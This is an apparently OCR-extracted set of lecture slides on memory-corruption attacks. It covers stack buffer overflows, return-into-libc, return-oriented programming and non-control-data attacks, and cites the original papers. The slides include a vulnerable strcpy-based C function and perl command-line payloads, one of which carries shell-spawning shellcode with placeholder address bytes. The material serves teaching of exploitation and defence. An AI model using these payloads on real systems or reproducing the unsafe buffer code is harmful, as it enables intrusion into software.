



```
$ ./a.out $(perl -e 'print "A"x8 \
              ."\x??\x??\x04\x08" \
              ."A"x4 \
              ."\xb8\xce\xff\xfb" \
              ."\x80\xcd" ."\x40“ \
              ."\xc0\x31" ."\x80\xcd" \
              ."\x0b\xb0" ."\xc2\x89" \
              ."\xc1\x89" ."\xe3\x89" \
              ."\x6e\x69\x62\x2f\x68" \
              ."\x68\x73\x2f\x2f\x68" \
              ."\x50" ."\xc0\x31")
```

```
void doit(char *str)
{
    char buf[8];
    char *ptr = buf;

    strcpy(buf, str);
    puts(ptr);
}
```








(ii) Code-reuse attacks


Exploit memory error without injecting code:

- Corrupt code pointer (usually return address) to redirect execution flow to **existing code:**
  - Library functions (return-into-libc)
  - Pre-existing instruction sequences (gadgets)



A. Peslyak (as *Solar Designer*), Getting around non-executable stack (and fix), Bugtraq (1997)
H. Shacham, The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86), ACM CCS (2007)
T. Kornau, Return Oriented Programming for the ARM Architecture, MSc Thesis, RUB (2009)


Return-oriented programming (high-level idea)



Return-oriented programming

Attacker arranges call stack with code pointers to existing code sequences (“*gadgets*”)

- **Given a suitable gadget set, arbitrary *return-oriented programs* can be constructed**





Return-oriented programming

Attacker arranges call stack to contain "return addresses" to existing code sequences ending with return instructions ("*gadgets*")

```c
void doit(char *str)
{
    char buf[8];
    char *ptr = buf;

    strcpy(buf, str);
    puts(ptr);
}
```






Given a suitable gadget set, arbitrary *return-oriented programs* can be constructed


Non-control data attack

```c
void doit(char *str)
{
    char buf[8];
    char *ptr = buf;

    strcpy(buf, str);
    puts(ptr);
}
```

```
$ ./a.out $(perl -e 'print "A"x8 \
                  ."\x08\xb0\xc4\x09" )
```






Program logic that can be influenced as result of memory vulnerability constitute "*data-oriented gadgets*"

